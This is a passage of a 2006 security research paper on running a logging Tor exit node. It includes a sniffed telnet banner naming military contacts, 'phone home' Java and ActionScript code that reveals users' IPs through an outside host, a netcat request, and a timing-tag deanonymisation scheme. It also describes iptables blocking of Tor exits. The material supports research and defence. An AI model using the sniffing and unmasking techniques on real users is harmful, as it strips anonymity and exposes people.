We found this interesting, as common wisdom holds that Tor isn't especially good for people performing DDoS attacks (<http://tor.eff.org/faq-abuse.html#DDoS>).

```
T 195.251.96.1:23 -> 195.69.130.244:52452 [AP]
C.....          Welcome to the Hellenic Army Academy..
          This is Accademy's internal router....          contact: Major Dimitri
os Stathakos      (stathakosd@alpha1.sse.gr)..          Captain Christ
os Dionisopoulos (dionisopulosc@alpha1.sse.gr)....          Hellenic Army Ac
ademy..          Vari, 16 673, Attiki, GREECE..          tel: +30 1 897
0216,219,013,229 (ext.1016)..          fax: +30 1 8970232....rouciscol>
```

Source of Traffic

The actual source of the traffic was not fully analyzed.

However, it is quite easy to determine a bit about the source of the traffic based on axillary indicators such as browser accepted language settings and the like.

The primary sources of traffic were:

- Germany
- Eastern Europe
- China

Settings, Configuration and Code

Settings Used for Tor Exit Node

torrc settings

```
SocksPort 9050
SocksBindAddress 127.0.0.1
AllowUnverifiedNodes middle,rendezvous
Nickname maerskdatacph # look like Own3d box
Address 80.165.19.109
ORPort 9090
ExitPolicy reject 127.0.0.1:* # don't want loopback hacks
ExitPolicy accept *:80 # only cleartext traffic is fun
ExitPolicy accept *:23 # telnet let's us fingerprint the client
ExitPolicy reject *.* # default policy
```

JavaScript “what’s my IP” Code

This code has been borrowed from: <http://stud1.tuwien.ac.at/~e9125168/javas/jhostip.html>

```
yourAddress=java.net.InetAddress.getLocalHost();
yourAddress2=java.net.InetAddress.getLocalHost();
yhost=yourAddress.getHostName();
yip=yourAddress2.getHostAddress();
```

ActiveScript “Connect-Out” Code

```
function myOnConnect(success) {
  if (success) {
    trace ("Connection succeeded!")
  } else {
    trace ("Connection failed!")
  }
}
socket = new XMLSocket()
socket.onConnect = myOnConnect
if (!socket.connect("some hostname", 80)) {
  trace ("Connection failed!")
}
```

Java phone home code from get_env.class

The following code listing was created using Jad 1.5.8e, written by Pavel Kouznetsov.

Most of the codelisting has been snipped to keep things readable; only the most relevant lines are presented below.

Determine the hosts address by connecting out

This block makes an HTTP request for "GET http://www.inet-police.com/cgi-bin/getenv.cgi", reads the response, and outputs it. The effect can be seen by making the same request via netcat, as shown in the screen dump below.

Note that this code apparently originally was written by "Atelier Azuma" – and in 1997!

```
System.out.println("get_env.class (ver1.0)");
System.out.println("Copyright (C) 1997 Atelier AZUMA. All Rights
Reserved.");

if(s.equals("DOMAIN"))
{
    Object obj = null;
    try
    {
        Socket socket = new Socket(rhost, 80);
        PrintStream printstream = new
PrintStream(socket.getOutputStream());
        printstream.println("GET " + cbase + cgifile);
        in = new DataInputStream(socket.getInputStream());
        res = in.readLine();
        printstream.close();
        socket.close();
    }
}
```

The content returned by making that request looks similar to what was visible in the browser.

```
testcode@thoughtpolice: ~/inet-police-javadis
testcode@thoughtpolice inet-police-javadis $ perl -e
'print "GET http://www.inet-police.com/cgi-bin/get_en
v.cgi\r\n"|nc -v www.inet-police.com 80
www.inet-police.com [210.224.181.7] 80 (www) open
82.143.198.126 [82.143.198.126]
testcode@thoughtpolice inet-police-javadis $
```

Also determine the hosts address locally

Note that the Java code viewed also contained a function to locally resolve the hostname. However, this was not used by the page where this class was found.

```
InetAddress inetaddress = InetAddress.getLocalHost();
String s3 = inetaddress.getHostName();
String s4 = inetaddress.getHostAddress();
res = s3 + " [" + s4 + "];"
```

Tor + Iptables Tor-block code

When Tor is up and running (with a config that doesn't allow the Tor node to be used by other hosts, and on an firewalled machine), it is simple enough to extract the list of exit nodes.

Data will be pulled from the "cached-directory" file located in the data directory of the machine. The router directory is placed at a specific location¹¹, but for this example, it will be assumed to be in `~/tor/cached-directory`.

Listing all Tor Exit Nodes

A simple command can be used to extract all Tor nodes from the Tor directory:


```
grep '^router ' ~/tor/.tor/cached-directory |awk
 '{print $3}'
```

Blocking all Tor Exit Nodes via feed to iptables

Normally, a machine running Tor shouldn't also function as a firewall, but just for the sake of a simple example showing tor-to-firewall exit-node list input, here's how to block all TCP traffic from Tor exit nodes¹²:

```
for TorExit in `grep '^router ' ~/tor/.tor/cached-
directory |awk '{print $3}'|sort|uniq `; do echo
Blocking $TorExit; iptables -I INPUT -p tcp -m tcp -s
$TorExit -j REJECT; done
```

A more likely scenario involves simply writing the exit node list to a flat text file, then having the firewall or other filter device SCP the file from the Tor node to itself, as shown in the diagram below.



Tor Autoblock Scenario:
Firewall queries firewalled / hardened
(but still untrusted) Tor middle node,
blocks IPs

Note that when data is being pulled from an "untrusted" source, verification of the data's format and legitimacy should be made. So, if a list of IP addresses is being

¹¹ For more details on data directory location, see: <http://tor.eff.org/cvs/tor/doc/tor-doc-server.html>

¹² Only TCP traffic and name lookups can be transmitted via Tor, so there isn't really a need to block anything else. If you are eager to ensure that nametraffic can't be hidden in Tor, you should just block everything from the Tor exit nodes.

downloaded, each line in that list should be checked to make sure it looks like an IP address, and that the IP addresses looks reasonable (you don't want to DoS yourself by firewalling your own IPs).

Listing Tor Exit Nodes by Country

In order to monitor when people from a given region are functioning as Tor exit nodes, a mapping can be made between MaxMind's GeoIP database and the list of Tor onion routers ("ORs", in Tor speak).

Output GeoIP to Tor mapper

```
./tortus.pl China
Loading GeoIP database... IP data loaded, 374 ranges founds for
China
Reading cached-directory... Directory loaded, 616 Onion Routers
active
```

```
-- Analyzing data --
frland (222.84.10.88) is in China
    published 2006-03-07 13:23:10, uptime 839
andrewgao (218.57.89.121) is in China
    published 2006-03-06 14:55:50, uptime 7206
flyingboy (166.111.249.39) is in China
    published 2006-03-07 12:51:01, uptime 105671
gtjaet (218.93.16.18) is in China
    published 2006-03-07 13:49:46, uptime 108090
fgsinternet (211.94.188.225) is in China
    published 2006-03-07 11:02:14, uptime 1663505
distro (61.242.102.18) is in China
    published 2006-03-07 10:38:43, uptime 3525681
```

```
./tortus.pl Denmark
Loading GeoIP database... IP data loaded, 722 ranges founds for
Denmark
Reading cached-directory... Directory loaded, 616 Onion Routers
active
```

```
-- Analyzing data --
mellemoesten (82.143.198.125) is in Denmark
    published 2006-03-06 21:46:23, uptime 1350
maerskdatacph (80.165.19.109) is in Denmark
    published 2006-03-07 13:02:04, uptime 1406
globalhost (84.238.15.6) is in Denmark
    published 2006-03-07 05:46:42, uptime 428757
bitemyshinymetalass (217.30.80.251) is in Denmark
    published 2006-03-07 02:27:14, uptime 211712
```

```
./tortus.pl 'Czech Republic'
Loading GeoIP database... IP data loaded, 364 ranges founds for
Czech Republic
Reading cached-directory... Directory loaded, 616 Onion Routers
active
```

```
-- Analyzing data --
iraq (81.0.225.179) is in Czech Republic
    published 2006-03-07 11:27:34, uptime 854
```

Code listing: GeoIP to Tor mapper

```
#!/usr/bin/perl

# Tor exit-router to GeoIP location mapper,
# written by Andrew Christensen, anc@fortconsult.net

use strict;

unless(defined($ARGV[0])){die("Usage: $0 countryname\n");}
my $cn = $ARGV[0];

# assume that Tor cached-directory is here, rather than pulling it
# live
# ~/.tor/cached-directory
my $dircache = $ENV{'HOME'} . "/.tor/cached-directory";
unless(-r $dircache){
    die("Unable to open Tor cached-directory at $dircache\n");
}

print "Loading GeoIP database... ";
open(my $GEOIP, "<GeoIPCountryWhois.csv")
or die("Unable to load GeoIPCountryWhois.csv\n");

# example line from database:
#
"221.97.210.0", "221.97.210.255", "3714175488", "3714175743", "DK", "Denmar
k"

# %ipdata contains records in format:
# $ipdata{lowDecimalIp} = $highDecimalIp;
my %ipdata;

while(my $dbline = <$GEOIP>){
    unless($dbline =~ m/"$cn"$/i){next;}
    my @dbrecords = split(/,/ , $dbline);
    my $lowip = $dbrecords[2];
    my $highip = $dbrecords[3];

    $lowip =~ s/[^0-9]//g;          # strip non-numeric characters
    $highip =~ s/[^0-9]//g;

    $ipdata{$lowip} = $highip;
}
close($GEOIP);

print "IP data loaded, " . keys(%ipdata) . " ranges founds for $cn\n";

print "Reading cached-directory... ";
open(my $DIR, "<$dircache") or die("Can't open() dircache\n");
my %routers;
my %routertime;
my $lastrouter;
my $lastip;
# interesting lines look like:
# router vfgbjk56o0789 83.171.145.235 9001 0 0
while(my $dirline = <$DIR>){

    if(defined($lastrouter) and length($lastrouter)){
```

```

    if($dirline =~ m/^published /){
        $dirline =~ s/[\r\n]//g;
        $routertime{$lastrouter} = $dirline;
        next;
    }

    if($dirline =~ m/^uptime /){
        $dirline =~ s/[\r\n]//g;
        $routertime{$lastrouter} .= ", " . $dirline;
        next;
    }
}

unless($dirline =~ m/^router /){next;}
my @cacherecord = split(/ /, $dirline);
$lastrouter = $cacherecord[1];
$lastip = $cacherecord[2];
$routers{$lastrouter} = $lastip;
}
close($DIR);

print "Directory loaded, " . keys(%routers) . " Onion Routers
active\n";

print "\n-- Analyzing data --\n";

foreach my $orname (keys(%routers)){
    my $orip = $routers{$orname};
    foreach my $lowip (keys(%ipdata)){
        if( (&iptodec($orip) >= $lowip) and (&iptodec($orip) <=
$ipdata{$lowip})){
            print "$orname (" . $routers{$orname} . ") is in $cn\n";
            print "\t" . $routertime{$orname} . "\n";
            goto HITFOUND;
        }
    }
}
HITFOUND:
}

#####
# SUBS #
#####

sub iptodec {
    my $ip = $_[0];
    my @octets = split(/\./, $ip);
    my $decip = ($octets[0] * 256 * 256 * 256) + ($octets[1] * 256 *
256) + ($octets[2] * 256) + $octets[3];
}

```

Timing Tag Injection Details

The idea with this attack is to inject recognizable delays into the traffic returned by the server.

The timing can be injected at any point between the Tor exit node and the target server, including both the exit node and the server.

For this example, a proxy program is assumed to have been installed on the target server itself, since this is the easiest to demonstrate. For a more complicated real world example (for example, injecting timing as traffic passes a router or other server), some rather complicated routing and firewall rules are needed to extract traffic going over a communications link (it's not at all impossible, but there's no need complicating this paper anymore with something irrelevant).

General timing pattern

The general timing pattern for injecting timing attempted looks like:

```
keyString = "I've got you now..."

startDelayLoop:

    for each letter of key:

        allowNumberOfBytesToSend( (ascii_value(letter) x 100) bytes)
        millisecondsToWait( ascii_value(letter) x 5)

    allowToSendNormally(100 kilobytes)
    repeat...
```

With the example key of "I've got you now", the following would happen:

***I*'ve got ...**

7300 bytes would be sent

A pause of 365 milliseconds would occur

***I*'ve got ...**

3900 bytes would be sent

A pause of 135 milliseconds would occur

***I*'ve got...**

11800 bytes would be sent

A pause of 590 milliseconds would occur

... and so on

Implementation of timing pattern proxy

Implementing the proxy is actually relatively simple to do, using Perl's fork, socket features and the precision timing module Time::HiRes.

Recognizing your timing pattern tag in packet headers

Due to the fact that Tor, generally speaking, doesn't transmit much data not related to active, open connections originating from the machine when it's NOT being used as an exit node, it should be relatively easy to recognize the tagged traffic, by feeding packet timestamps into a graphing tool (even GnuPlot could work in a pinch), and then visually comparing the graph of the time-tagged source traffic to the graph of the traffic received at the suspected recipient.

FORTCONSULT

Straight talk on IT security